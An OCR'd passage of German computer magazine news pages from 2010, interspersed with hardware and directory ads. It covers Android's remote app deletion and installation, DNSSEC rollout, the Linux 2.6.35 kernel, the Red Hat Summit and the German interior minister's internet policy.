Auch Apple hat eine Funktion zum Fernlöschen von Programmen in sein iPhone-Betriebssystem eingebaut, und Amazon sorgte vor rund einem Jahr für einen Aufschrei, als es über eine vergleichbare Funktion E-Books von den Kindle-Readern seiner Kunden löschte. Google nutzte die Löschfunktion jüngst zum Entfernen zweier fraglicher Testprogramme von Oberheide. Er hatte die Anwendungen zwar bereits aus dem Market entfernt, offenbar waren sie aber immer noch auf einigen Telefonen installiert, weshalb sich Google nun veranlasst sah, diese aus der Ferne zu löschen. Anwender erhalten in solchen Fällen eine Benachrichtigung.

Im Unterschied zur Fernlöschung, die Smartphones von bekannter Schadsoftware befreien kann, sehen Sicherheitsexperten eine Ferninstallationsfunktion wie bei Android kritisch. Oberheide warnt davor, dass sich ein Angreifer als Man-in-the-Middle in die GTalk-Steuerverbindung einklinken und durch das heimliche Aufspielen von Malware erheblichen Schaden verursachen könnte.

Immerhin bringt Android ein ausgefeiltes Rechtesystem mit, mit dem sich festlegen lässt, welche Anwendung auf welche Funktionen und Ressourcen zugreifen darf. Bei der Installation fragt die Paketverwaltung nach, ob die Anwendung etwa auf den aktuellen Standort oder den Kalender zugreifen oder SMS verschicken darf.

Rund 20 Prozent der Anwendungen im Google Market fordern Rechte an, die sie zum Spionieren missbrauchen könnten. Zu diesem Ergebnis kam eine Studie, die 48 000 Anwendungen im Market auf die angeforderten Zugriffsrechte hin ausgewertete. Allerdings lässt sich allein am angeforderten Zugriffsrecht etwa für das Adressbuch, den Kalender oder den Passwortspeicher nicht erkennen, ob es sich nun um Malware oder eine nützliche App handelt. (cr)

Per permanente GTalk-Verbindung des Market kann Google ungefragt beliebige Applikationen löschen und sogar installieren.

Fortschritte bei DNSSEC

Die Public Internet Registry (PIR) hat auf dem 38. Treffen der Internet Corporation for Assigned Names and Numbers (ICANN) am 23. Juni in Brüssel verkündet, nun signierte Domain-Namen entgegenzunehmen. Mit der für den 15. Juli geplanten Veröffentlichung eines aktiven Schlüssels für die Root-Zone steht damit den acht Millionen .org-Domain-Inhabern eine lückenlose Absicherung ihrer Adressen gegen vergiftete DNS-Zwischenspeicher und Man-in-the-Middle-Angriffe zur Verfügung.

Von DNSSEC (DNS Security Extension) erwarten sich die Experten mehr Sicherheit gegen Angriffe auf das DNS-System, da Antworten des Systems über Schlüsselabgleich und Überprüfung einer digitalen Signatur auf ihre Echtheit überprüft werden können. Seit Anfang Januar bietet die deutsche Registry DENIC eine signierte Variante der .de-Zone auf einer eigenen Infrastruktur an.

Auf einem Branchentreffen in Frankfurt am 15. Juni kündigte Jan Schöllhammer von AVM die Unterstützung von DNSSEC im nächsten Release der Fritzbox an. Die Anpassung von DNS-Software wie BIND und Unbound auf DNSSEC macht Fortschritte oder wird zumindest von den Entwicklern in Aussicht gestellt. Produkte wie OpenDNSSEC sollen zusätzlich helfen, das aufwendige Schlüsselmanagement zu automatisieren.

Die Experten berichteten in Frankfurt übereinstimmend, dass es bei der Validierung und der Auslieferung einer signierten Zone kaum zu Lastverschiebungen komme. „Keine signifikanten Auswirkungen auf den produktiven Systemen der neueren Generation" hat das BSI bei der Signierung der Zone bund.de feststellen können. Bei älteren Systemen sei die CPU-Last um 2 bis 3 Prozent gewachsen, das Transfervolumen durch die Auslieferung um 5,5 Prozent. Die über TCP statt über UDP abgewickelten Anfragen seien von 0,3 Prozent auf 0,9 Prozent gestiegen. (Monika Ermert/cr)

Sicherheits-Notizen

Mitte Juni trieb erneut ein **Facebook-Wurm** sein Unwesen. Diesmal: Die „101 heißesten Frauen der Welt".

Neue WFA-zertifizierte WLAN-Basisstationen dürfen ab 2011 kein **TKIP** und ab 2013 kein **WEP** mehr unterstützen.

Das Update auf **Opera** 10.54 behebt mehrere Sicherheitslücken.

Google Chrome 5.0.375.86 schließt fünf Sicherheitslücken – drei davon kritisch – und sorgt für automatische Flash-Updates.

Laut US-Behörden würde der geplante Verkauf von **ICQ** aus israelischer Hand nach Russland die Strafverfolgung erschweren.

Mehr auf www.heisec.de

Georg Immich

Fußball-WM nun doch in 3D

Mehr als 20 Kinos zeigen einige Spiele räumlich

Wegen zu schlechter Bildqualität hatten sich die meisten deutschen Kinobetreiber gegen Live-Fußball in 3D entschieden – in letzter Sekunde sind nun doch ein paar umgeschwenkt. Wir haben uns eine 3D-Übertragung in Duisburg angesehen.

Nach einigen Querelen kann man die Fußball-Weltmeisterschaft nun auch hierzulande in 3D bewundern: Noch während der Gruppenphase entschieden sich mehr als 20 Lichtspielhäuser dazu, die von der FIFA in 3D übertragenen Live-Bilder doch zu zeigen: Die Hälfte dieser Nachzügler bildet die internationale Kinokette UCI mit ihren Häusern in Großstädten wie Hamburg, Berlin und Bochum. Aber auch kleinere Theaterbetreiber zum Beispiel in Güstrow, Ravensburg oder Walldorf ziehen mit. In Österreich und der Schweiz zeigen ebenfalls einige Kinos die WM in 3D. Eine Liste findet sich auf www.wm-3d.com.

Die Kinobetreiber hatten zunächst die schlechte Bildregie und eine mangelhafte Bildqualität bemängelt, da die für die 3D-Darstellung benötigten zwei Bilder im Side-by-Side-Verfahren nur mit halber Auflösung übertragen werden. Deshalb hatten sich sowohl die Cinestar- als auch die die Cinemaxx-Gruppe in letzter Sekunde gegen eine 3D-Übertragung entschieden. Offenbar lag die Zurückhaltung aber auch an den Lizenzbedingungen der FIFA und ihrer Vermarkter. Matthias Rösch, Geschäftsführer der schwäbischen Kinostar-Kette, stieg mit seinen Kinos in Bretten und Mosbach erst mit der Begegnung Deutschland gegen Ghana ein, weil er mit den ursprünglichen Konditionen der FIFA nicht einverstanden war. „Wir sollten zunächst Eintrittspreise von 12 oder 20 Euro nehmen, was wir unserem Publikum nicht zumuten wollten", berichtet Rösch. Bei Kinostar kostet das Ticket nun inklusive Brille sechs Euro, bei UCI sind es sieben Euro.

In gut neunzig Prozent der Kinos verlief die Übertragung der Partie Ghana – Deutschland ohne größere technische Probleme. Drei Kinos mussten allerdings wegen Störungen auf Projektion in 2D umschwenken. Wir haben uns die Vorführung im Duisburger UCI angesehen – im Kinosaal herrschte hier schnell stadionähnliche Atmosphäre. Die Projektion des Satellitensignals aus Südafrika verlief bis auf einen Hänger von rund 30 Sekunden in der 43. Minute, der auf einem Fehler bei der Satellitenübertragung beruhte, ohne Probleme. Die Schärfe und Auflösung waren mit verfahrensbedingten Abstrichen befriedigend bis gut. Aufgrund der Übertragung von Halbbildern und durch die spielbedingten raschen Seitwärtsbewegungen kann man die 3D-Livebilder allerdings nicht mit einem im Studio gedrehten 3D-Spielfilm oder gar einem Animationsfilm vergleichen.

Auf Produktionsseite ist bemerkenswert, dass es nicht zu mehr Problemen bei der Aufnahme der Spiele kommt, obwohl sich das Team laut Aussage des 3D-Produktionsdirektors Peter Angell von HBS erst seit fünf Monaten mit der 3D-Produktion beschäftigt. Denn im Fernsehbereich befindet man sich bei 3D auf komplettem Neuland und muss an eine Produktion vollkommen anders herangehen als bisher.

Permanente Anpassung

„Weil der Abstand zum erfassten Objekt zu jeder Zeit genau definiert sein muss, geht bei der Live-Produktion ohne einen erfahrenen Stereografer, der permanent per Fernbedienung die Objektive aufeinander abstimmt, überhaupt nichts", erläutert Andreas Berghaus, Produktmanager und 3D-Experte bei Sony Deutschland. Generell ist ein 3D-Fußball-Broadcast nicht so rasant geschnitten wie man es aus der Bundesliga oder anderen Übertragungen kennt. Außerdem schaut die 3D-Führungskamera im Vergleich zu ihrem 2D-Pendant deutlich flacher auf das Spielfeld und ist auch näher am Geschehen, dies führt zu einem intensiveren 3D-Eindruck. Aus rechtlichen Gründen müssen die Fußballfans im Kino auf einen Kommentator verzichten – übertragen wird nur der Originalton im Stadion, natürlich inklusive der Bereicherung durch Südafrikas neues Nationalinstrument.

Da die 3D-Technik nur in den Stadien in Durban und Johannesburg installiert ist, werden nicht alle WM-Partien stereoskopisch produziert. Die beiden Halbfinalspiele sowie das Endspiel werden aber auf alle Fälle in voller 3D-Pracht übertragen – wie viele Kinos die Partien allerdings zeigen, hängt wohl vom Abschneiden der deutschen Mannschaft im Viertelfinale ab. (jkj)

In den in Südafrika verwendeten 3D-Rigs stecken zwei HDC-1500-Kameras von Sony.

pyramid building IT

VarioFlex
maximale Flexibilität
für Ihre IT-Projekte

extrem **modular**
20 Jahre verfügbar
komplette **Serverfamilie**
1U - 3U, ultrashort bis long

Drei von unendlich vielen VarioFlex-Optionen:
von Ihrer Idee zum perfekten Server

individuelles Blendendesign

einfacher Modulwechsel

LC-Display mit Bedienfeld

Portmonster
ein Lösungsbeispiel für Networking-Profis

- VarioFlex Gehäusefamilie
- Hochleistung mit 2 x INTEL® XEON® Prozessor L5609 (QC 1,86 GHz, Quadcore, 12 MB, max. TDP 40W)
- PYRAMID VarioFlex 2U Chassis (633 mm tief)
- Mainboard X8DTH-6 (2 x LGA1366, Intel® 5520 Chipset)
- 6 x ATP 2GB DDR3 PC1333 ECC reg.
- 4 x 146GB 2,5" SAS-2 (RAID5)
- 36 x 1GbE SILICOM (Intel® 82576EB)
- 500W Netzteil redundant, High-Efficiency

www.pyramid.de/varioflex

pyramid building IT

designed for Industrial IT

intel Xeon inside
Leistungsstark. Intelligent.

Intel, das Intel Logo, Xeon, und Xeon Inside sind Marken der Intel Corporation in den USA und anderen Ländern.

Thorsten Leemhuis

Kernel-Log

Linux 2.6.35 und ein peniblerer Torvalds

Techniken zum Steigern des Netzwerkdurchsatzes, Funktionen zum Defragmentieren des Arbeitsspeichers und ordentliche Unterstützung für die Stromspartechniken von Radeon-Grafikchips sind die herausragenden Neuerungen der Mitte August erwarteten Linux-Version.

Nach einem kürzeren Merge Window bei Linux 2.6.34 verblüffte Torvalds einige Kernel-Entwickler bei 2.6.35 erneut mit leicht anderen Arbeitsweisen: Ungefähr mit der Veröffentlichung der zweiten Vorabversion begann er damit, zahlreiche der von Subsystem-Verwaltern zur Aufnahme eingesandten Änderungen zurückzuweisen, wenn diese Patch-Sammlungen neben Fehlerkorrekturen auch kleinere Verbesserungen erhielten.

Ähnliche Änderungen hatte Torvalds in dieser Phase des Entwicklungszyklus sonst meist problemlos akzeptiert. Eine Ursache für diesen Sinneswandel war eine unscheinbar wirkende Änderung im TTY-Subsystem, die durch einen Fehler verschiedene von anderem Kernel-Code genutzte Speicherbereiche überschrieb und so Tester des RC2 mit den unterschiedlichsten Problemen plagte. Außerdem entschwand Torvalds nach Freigabe der dritten Testversion in den Urlaub und wollte einen möglichst gut laufenden Entwicklungsstand zurücklassen.

Andeutungen zufolge plant Torvalds, die Zügel nach seiner zweiwöchigen Abwesenheit nur ein klein wenig zu lockern und zu schauen, ob sich die striktere Herangehensweise nach Ende des Merge Window nicht generell bewährt. Die zum Redaktionsschluss aktuelle Vorabversion von Linux 2.6.35 dürfte daher mit noch mehr Sicherheit als sonst alle Funktionen der Mitte August erwarteten Kernel-Version enthalten.

Linux 2.6.35

Google-Entwickler Tom Herbert steuerte gleich zwei größere Verbesserungen zum Netzwerk-Subsystem von Linux 2.6.35 bei: Receive Packet Steering (rps) und Receive Flow Steering (rfs). Die erstgenannte Technik verteilt die Schritte zur Verarbeitung von empfangenen Netzwerkpaketen geschickter auf die verfügbaren Prozessorkerne; die zweite baut auf der ersten auf und versucht die Arbeit sofort zu dem Prozessorkern zu lenken, auf der die Userspace-Applikation läuft, die die Netzwerkpakete weiterverarbeitet. Beides soll den Netzwerkdurchsatz steigern und Latenzen senken.

Die bei Linux 2.6.34 neue, aber noch rudimentäre Unterstützung für die Stromsparfunktionen bei Radeon-Grafikchips haben die Kernel-Hacker bei 2.6.35 erheblich ausgebaut. Wie aggressiv der Treiber Strom zu sparen versucht, lässt sich nun über eines von vier Profilen steuern, die man via SysFS beeinflusst – Details finden sich in einem Commit-Kommentar, zu dem der Link am Ende des Artikels führt.

Turbo-Mode

Linux 2.6.35 bringt zudem volle Unterstützung für die Turbo Core genannte Funktion, durch die manche Sechskernprozessoren von AMD den Takt einiger Kerne steigern, wenn mindestens drei Kerne schlafen. Ferner führt der Cpuidle-Code nun Buch über die Systemauslastung und versucht mit Informationen über die Auslastung der zurückliegenden Sekunden(-Bruchteile) besser entscheiden zu können, ob oder wie tief er den Prozessor schlafen legt. Das kann den Datendurchsatz teilweise deutlich steigern, denn in der Vergangenheit hatte der Kernel bei manchen Systemen und Zugriffsmustern die CPU-Stromsparmodi zu aggressiv genutzt, sodass Einschlaf- und Aufwachzeiten der CPU den Datenfluss verlangsamten.

Neu ist auch der experimentelle Treiber intel_idle, der sich selbst um einige Aufgaben rund um die Stromsparmechanismen von Intel-CPUs kümmert, statt dies den manchmal schlecht programmierten ACPI-BIOSen zu überlassen. Der Kernel unterstützt „Timer Slacks" nun auch auf Systemen ohne High Resolution Timer. Dadurch sollen Prozessoren länger schlafen, da der Kernel so mehrere Aufgaben in einem Schwung erledigen kann, die nicht zu einer bestimmten Zeit, sondern nur irgendwann innerhalb eines vordefinierten Zeitfensters abzuarbeiten sind.

Durch Memory Compaction kann der Kernel bei Bedarf den Arbeitsspeicher defragmentieren, um große, zusammenhängende Bereiche freien Speichers zu schaffen. Solche lassen sich bei modernen CPUs mit großen Speicherseiten (etwa 2 MByte statt 4 KByte) nutzen, was den Verwaltungs-Overhead im Prozessor reduziert und so die Performance gerade bei Virtualisierung oder beim Einsatz großer Datenbanken steigert.

Kernel 2.6.35 wird zudem Unterstützung für das in der ACPI-4.0-Spezifikation beschriebene APEI (ACPI Platform Error Interface) inklusive der Error Record Serialization Table (ERST) bieten, mit der die Hardware das Betriebssystem über Hardware-Probleme – etwa beim Chipsatz oder beim Speicher – informieren kann.

Skalieren

Um die Skalierbarkeit zu verbessern, haben die Kernel-Entwickler die Nutzung des Big Kernel Lock (BKL) abermals reduziert; weitere Änderungen in dieser Richtung sind bereits für 2.6.36 in Vorbereitung und sollen den Kernel so verändern, dass alle auf modernen Systemen gängigen Treiber das BKL nicht mehr verwenden. Über das neue Make-Target „nconfig" lässt sich ab 2.6.35 ein Text-Interface zur Kernel-Konfiguration erstellen, das ein etwas moderneres Bedienkonzept als „menuconfig" zu bieten versucht.

Das Btrfs-Dateisystem unterstützt ab 2.6.35 Direct I/O – also den Zugriff auf Dateien unter Umgehung der Kernel-Caches, was etwa für Datenbank-Software mit eigenen Cache-Funktionen von Interesse ist. SquashFS beherrscht nun Erweiterte Attribute, was den Einsatz mit SELinux ermöglicht. Der Fuse-Code im Kernel nutzt nun Splice. Das eliminiert einen Kopiervorgang der Daten im Arbeitsspeicher und soll so die Performance verschiedener „File System in Userspace" steigern.

Neu zum Kernel stieß der Treiber ath9k_htc für die WLAN-Module mit dem Atheros-Chipsatz AR9271; durch Änderungen am Treiber ath5k sollen ältere Atheros-WLAN-Chips nun höhere Übertragungsraten in Umgebungen mit vielen Störungen erreichen. Ein neues „Remote Controller Subsystem" legt die Grundlagen für eine bessere Unterstützung von Infrarotfernbedienungen. Für solche lieferten die meisten Distributionen bislang Lirc mit, das jedoch den Qualitätsansprüchen der Kernel-Entwickler nicht genügte.

Haufenweise Änderungen gab es wieder bei der Tracing- und Performance-Monitoring-Infrastuktur. Sie unterstützt nun die Monitoring-Funktionen älterer Pentium-4-CPUs und bietet Fähigkeiten, um KVM-Gastsysteme vom Host aus zu analysieren. Neu ist auch die Unterstützung für Intels „Precise Event Based Sampling" (PEBS), mit dem sich Informationen über einzelne Speicherabschnitte beschaffen lassen. Ein neues Text-User-Interface für „perf report" soll die Analyse der gesammelten Daten erleichtern.

Neu zum Kernel stieß der Kdb genannte Kernel-Debugger, der einen etwas anderen Ansatz hat als der schon länger im Kernel enthaltenen Debugger Kgdb. Bei der Fehleranalyse helfen kann auch der neue Treiber ramoops, der Informationen über Fehler („oops") auf nichtflüchtigen Speicher sichert. (thl)

www.ct.de/1015042

WLAN XXL – mehr Reichweite, mehr Geschwindigkeit

- Schnelles WLAN N
- Dualband-Unterstützung
- Integrierter Mediaserver

FRITZ!

FRITZ!Box Fon WLAN 7270 – kabellose Freiheit neu erleben

Die schnelle FRITZ!Box punktet als flexibler WLAN-Allrounder im Netzwerk. Einsetzbar für alle WLAN-Standards und mit Dualband-Unterstützung ist sie jeder Herausforderung gewachsen. Der hohe Datendurchsatz von bis zu 300 MBit/s verleiht auch bewegten Bildern Flügel und die großzügige Funkabdeckung lässt sich mit dem FRITZ!WLAN Repeater N/G sogar noch erweitern. Das Wichtigste im Überblick:

- WLAN N-Router für bis zu 300 MBit/s, integriertes DSL-Modem
- Unterstützt alle gängigen WLAN-Standards (n/g/b/a)
- WLAN-Unterstützung für 2,4-GHz- oder 5-GHz-Verbindungen
- Mediaserver für Musik, Bilder und Videos im Netzwerk
- Weitere Funktionen: TK-Anlage mit DECT-Basis, HD-Telefonie nach CAT-iq, Stick & Surf, UMTS-Unterstützung, VPN, Eco Mode u. v. m.

Was die FRITZ!Box Fon WLAN 7270 noch alles kann, erfahren Sie im guten Fachhandel, überall, wo es Computer gibt und unter www.avm.de

PRODUKT DES JAHRES 2009 2010 PC Magazin
FRITZ!Box Fon WLAN 7270

Computer Bild Der Goldene Computer
FRITZ!Box Fon WLAN 7270

TESTSIEGER
FRITZ!Box WLAN 3270

Im Test: 11 Router mit VPN
c't magazin für computer technik Heft 21/2009
FRITZ!Box Fon WLAN 7270

connect ★★★★☆ PRAXIS-URTEIL Heft 2/2009
FRITZ!WLAN Repeater N/G

FRITZ!WLAN Repeater N/G

- Maximale WLAN-Abdeckung auch bei großen Entfernungen
- Einfachste Einrichtung per Tastendruck (WPS)
- Kompatibel mit WLAN-Routern aller Hersteller
- Audioausgang und UKW-Sender zur Musikübertragung

www.avm.de
AVM GmbH · Alt-Moabit 95 · 10559 Berlin · Telefon 030 39976-0 · info@avm.de

10/015

WordPress mit Multi-Site-Funktion

Die WordPress-Entwickler haben die Version 3.0 ihrer Blog-Software freigegeben. Zu den wichtigsten Neuerungen gehört die Integration der Multi-User-Variante WordPress MU, sodass es jetzt möglich ist, mit einer Standard-Installation von WordPress tausende unabhängige Blogs zu betreiben.

Außerdem haben die Entwickler viel Energie in eine Generalüberholung des Look & Feel gesteckt. Es gibt ein erweitertes Theme-API sowie ein neues Default-Theme namens Twenty Ten, das die Möglichkeiten der neuen Funktionen demonstriert. Insgesamt ist die Optik aufgeräumter. (odi)

Mandriva erhält Finanzspritze

Der finanziell schwer angeschlagene Linux-Distributor Mandriva hat neue Investoren gefunden, die das Unternehmen mit kräftigen Finanzspritzen aus seiner finanziellen Schieflage befreien wollen.

Laut Mandriva-CEO Arnaud Laprevote werde man als Erstes ein neues tragfähiges Geschäftsmodell entwickeln und existierende Geschäftsfelder ausbauen. Community und Entwickler müssten sich keine Sorgen mehr um den Fortbestand des Unternehmens machen. Über die Identität der Geldgeber äußerte sich Laprévote aufgrund eines Verschwiegenheitsabkommens bisher nicht. (amu)

Red Hat Summit: Neue Dienste und Ausblick auf RHEL 6

Im Rahmen der Hausmesse „Red Hat Summit and JBoss World 2010" hat der Open-Source-Spezialist neue Produkte präsentiert, die Quartalszahlen bekanntgegeben und einen Einblick in das im Herbst erwartete Red Hat Enterprise Linux (RHEL) 6 gegeben.

Die wichtigste Produktvorstellung war Version 2.2 der Red Hat Enterprise Virtualization (RHEV). Die RHEV-H genannte Server-Variante der im November vergangenen Jahres eingeführten Familie von Virtualisierungsprodukten arbeitet nun auf größeren Systemen und kann besser ausgestattete Gastsysteme aufsetzen; neu sind zudem eine Im- und Export-Funktion für das Open Virtualization Format (OVF) sowie das Tool V2V. Mit ihm lassen sich mit VMware sowie Xen unter RHEL5 aufgesetzte Gastsysteme importieren. Der „RHEV Manager" mit Management-Tools zum Verwalten von Virtualisierungsumgebungen benötigt aber auch mit Version 2.2 einen Server mit Microsoft Windows, da einige der Management-Werkzeuge auf Microsofts .NET angewiesen sind. Derzeit arbeitet Red Hat an Java-Portierungen dieser Tools, die Version 2.3 beiliegen sollen, aber erst mit dessen Nachfolger auch unter Linux laufen werden.

Mit der neuen RHEV-Version bietet das Unternehmen nun auch das zuvor als Beta erhältliche „Red Hat Enterprise Virtualization for Desktops" offiziell an. Mit ihm kann man Windows-XP/7- und RHEL-Desktops virtualisieren und zur Nutzung über Thin Clients bereitstellen. Diese als Hosted Virtual Desktop (HVD) oder Virtual Desktop Infrastructure (VDI) bezeichnete Technik nutzt das von Red Hat offengelegte Spice-Protokoll und soll auf den Clients auch HD-Video, bidirektionale Audio- und Videokommunikation für Videokonferenzen sowie Mehrschirmbetrieb und USB-Unterstützung bieten.


Cisco präsentierte in RHEV integrierte KVM-Treiber für das hauseigene Protokoll Virtual Network Link. Sie sollen unter anderem die Netzwerkperformance und Managementmöglichkeiten von Gastsystemen in Netzwerkumgebungen mit Cisco-Hardware verbessern. Vorgestellt wurde auch die „Red Hat Cloud Solution, Episode One", die Kunden bei der Planung, dem Aufbau und der Wartung von Infrastructure-as-a-Service und Platform-as-a-Service in privaten und öffentlichen Clouds helfen soll. Ein neues Kundenportal liefert zudem Inhalte rund um Red Hats Linux-, Middleware-, Virtualisierungs- und Cloud-Lösungen und bietet Zugriff auf die Support-Angebote.

Eine weitere Neuvorstellung war Version 5.0 der JBoss Enterprise Portal Platform – einer Middleware-Lösung zur Entwicklung, Bereitstellung und Verwaltung dynamischer Web-Auftritte. Die neue Version soll den Zeit- und Kostenaufwand beim Aufsetzen und Betrieb von Webportalen reduzieren und bringt erstmals den noch als „Technical Preview" eingestuften Site Publisher mit, der grundlegende Funktionen zum Content Management bietet.

Die Bilanz des im Mai zu Ende gegangenen ersten Geschäftsquartals 2011 weist für Red Hat abermals ein konstantes Wachstum aus: Der Umsatz stieg im Vergleich zum Vorjahr um 20 Prozent und um 7 Prozent im Vergleich zum letzten Quartal. Den Nettogewinn steigerte Red Hat im Vergleich zum Vorjahr von 18,5 auf 24,1 Millionen US-Dollar.

Kurz vor oder nach Erscheinen dieser c't will Red Hat eine zweite Beta von Red Hat Enterprise Linux 6 veröffentlichten. Sie soll „Feature Complete", also vom Funktionsumfang her mit dem finalen Produkt identisch sein. Zum Freigabetermin von RHEL 6 gibt es noch keine verbindlichen Auskünfte, die Entwickler peilen aber die zweite Jahreshälfte 2010 an. Details zu Neuerungen von RHEL 6 liefern ein heise open-Artikel zur ersten Beta sowie Vortragsfolien und Videos von Summit, zu denen der Link am Ende dieses Artikels führt. (thl)

www.ct.de/1015044



Wie diese Keynote-Folie von Red Hats Vice President Paul Cormier zeigt, ist und bleibt RHEL ein zentraler Baustein im Angebot von Red Hat – dem Unternehmen ist aber auch wichtig, dass die eigene Software mit Lösungen von Konkurrenten optimal zusammenspielt.

Innenminister de Maizière fordert „digitalen Radiergummi"

Bundesinnenminister Thomas de Maiziere hat am 22. Juni Grundzüge der von ihm angestrebten Netzpolitik umrissen. „Das Phänomen Internet haben wir jetzt lange genug erst ignoriert, dann teils unterschätzt, teils überschätzt und vor allem bestaunt", erklärte der CDU-Politiker. Viele Phänomene seien aber in der digitalen Welt bereits zufriedenstellend geregelt. Die Selbstregulierung solle Vorrang vor neuer Rechtssetzung haben. Der Einzelne solle auch im Netz „frei, selbstbestimmt und eigenverantwortlich handeln" können.

Der Minister sieht einen „digitalen Radiergummi" oder ein „Verfallsdatum" für ins Netz gestellte Informationen als erstrebenswert an. Provider sollen demzufolge ein Haftungsrisiko tragen, wenn sie ihre Kunden durch Voreinstellungen dazu verleiteten, „Daten über Dritte preiszugeben und zu vernetzen". Der Minister setzte sich dafür ein, dass sich der Einzelne zur Wehr setzen könne, „wenn etwas Falsches oder Ehrenrühriges über ihn im Internet kursiert", zum Beispiel gegenüber Betreibern von Suchmaschinen.

Ein dauerhafter Verzicht auf die Vorratsdatenspeicherung würde dem Innenminister zufolge eine zu große Lücke in die Gefahrenabwehr und Strafverfolgung reißen. „Schrankenlose Anonymität" könne es im Netz nicht geben. Auch im Internet-Zeitalter müssten klassische Eingriffsinstrumente bereitstehen. Ermittler dürften im Netz nicht privilegiert oder benachteiligt werden.

Als noch „diskussionsbedürftig" stellte de Maiziere den Umgang mit illegalen Inhalten wie Kinderpornografie dar. Er wolle im Hinblick auf das umkämpfte Zugangserschwerungsgesetz bald ein mit dem Bundeskriminalamt (BKA) geschnürtes Maßnahmenbündel vorstellen, um das Löschen sexueller Missbrauchsbilder „gerade im Ausland" zu verbessern.

„Lassen Sie uns den Ordnungsrahmen einer systematischen Netzpolitik in den nächsten Wochen und Monaten weiter erörtern", sagte der Minister abschließend. Seine „14 Thesen zu den Grundlagen einer gemeinsamen Netzpolitik der Zukunft" können im Internet nicht nur bewertet, sondern auch mit konkreten Handlungsvorschlägen versehen werden (siehe Link).

Geteiltes Echo

Die lang erwarteten Thesen riefen ein breites, recht gemischtes Echo hervor. Bernhard Rohleder, Geschäftsführer des IT-Branchenverbands Bitkom, lobte den Minister für seinen „systematischen Ansatz". Erstmals bemühe sich ein Politiker um einen großen Wurf bei der Gestaltung des Internet. Rohleder rief das Bundeskabinett auf, sich „kritisch" mit den Thesen zu beschäftigen. Der Verband der deutschen Internetwirtschaft eco wertete die Vorschläge für „gefahrgeneigte Angebote und Dienste" des Ministers dagegen als „problematisch".

Jimmy Schulz, Obmann der FDP-Bundestagsfraktion in der Enquete-Kommission „Internet und digitale Gesellschaft", hätte gern von de Maiziere in den Bereichen Netzneutralität oder auch Anonymität im Netz „klarere Worte" gehört. Datenschutz dürfe nicht gegen Datensicherheit ausgespielt werden.

Constanze Kurz, Sprecherin des Chaos Computer Clubs (CCC), monierte, dass der Minister die Vorratsdatenspeicherung und Websperren im Kampf gegen Kinderpornografie noch immer unterstütze. Sie vermisste Ausführungen zum Grundrecht auf Vertraulichkeit und Integrität von IT-Systemen. Kurz plädierte dafür, dass Bürger weiterhin zur anonymen Nutzung von Diensten im Netz imstande sein müssten.

(Stefan Krempl/hob)

www.ct.de/1015045

Anzeige

Immer zur richtigen Zeit am richtigen Ort!

Wer dringend einen Handwerker, eine Kfz-Werkstatt oder ein Restaurant sucht, sollte einfach einen Blick in DasTelefonbuch werfen. Hier findet sich an 365 Tagen, 24 Stunden lang von nahezu jedem Ort aus eine Antwort. Das umfangreiche Adressverzeichnis ist eines der meistgenutzten Medien in Deutschland. Rund 50 Millionen Bundesbürger greifen darauf zurück und 92 Prozent aller Deutschen kennen es. Kaum ein anderes Medium bietet so moderne, umfassende Präsenz und Reichweite für eine gewerbliche Anzeige wie DasTelefonbuch.

Ein einziger Eintrag in DasTelefonbuch reicht bereits aus, um regional im vertrauten Buch und national im Internet unter dastelefonbuch.de, auf deren Seiten monatlich über 4,7 Mio. Unique User zugreifen, zu stehen. Ferner sind die Kontaktinformationen zu jeder Zeit über die kostenlosen Mobil-Applikationen von DasTelefonbuch zu finden, die mehr als fünfeinhalb Millionen Page Impressions im Monat verzeichnen. Somit ist man als Unternehmen für seine Kunden reichweitenstark und umfassend über verschiedene Medien präsent. Immer genau dann, wenn ein Bedarf besteht.

Obwohl die Applikation direkt auf den vollständigen Adressdatenbestand von rund 30 Mio. Kontakten von DasTelefonbuch Deutschland zugreift, ist sie nur rund ein Megabyte groß. Die App gibt es für alle Android-, Smart- und iPhones sowie als klassische Mobilanwendung für weitere internetfähige Mobilfunkgeräte oder Provider. Das System erkennt automatisch, um welches Endgerät es sich handelt und passt sich dem jeweiligen Display mit optimierten Seiten im klar strukturierten und nutzerfreundlichen Design an.

Die Multi-Channel-Angebote von DasTelefonbuch

Zusätzliche Funktionen zur Weiterbearbeitung der gefundenen Kontakte werten die Applikation weiter auf. So können zum Beispiel Adressen auf Stadtplänen, Satellitenbildern und so genannten Hybrid-Darstellungen (Stadtplan auf Satellitenabbildung) dargestellt werden. Mittels GPS-Technologie erkennt das Handy bei entsprechender Systemeinstellung zudem automatisch den aktuellen Standort des Nutzers und liefert in wenigen Sekunden gewünschte Adressen aus dem unmittelbaren Umkreis. Ein sehr hilfreicher Service gerade für diejenigen, die in einer fremden Stadt unterwegs und auf schnelle Informationen angewiesen sind.

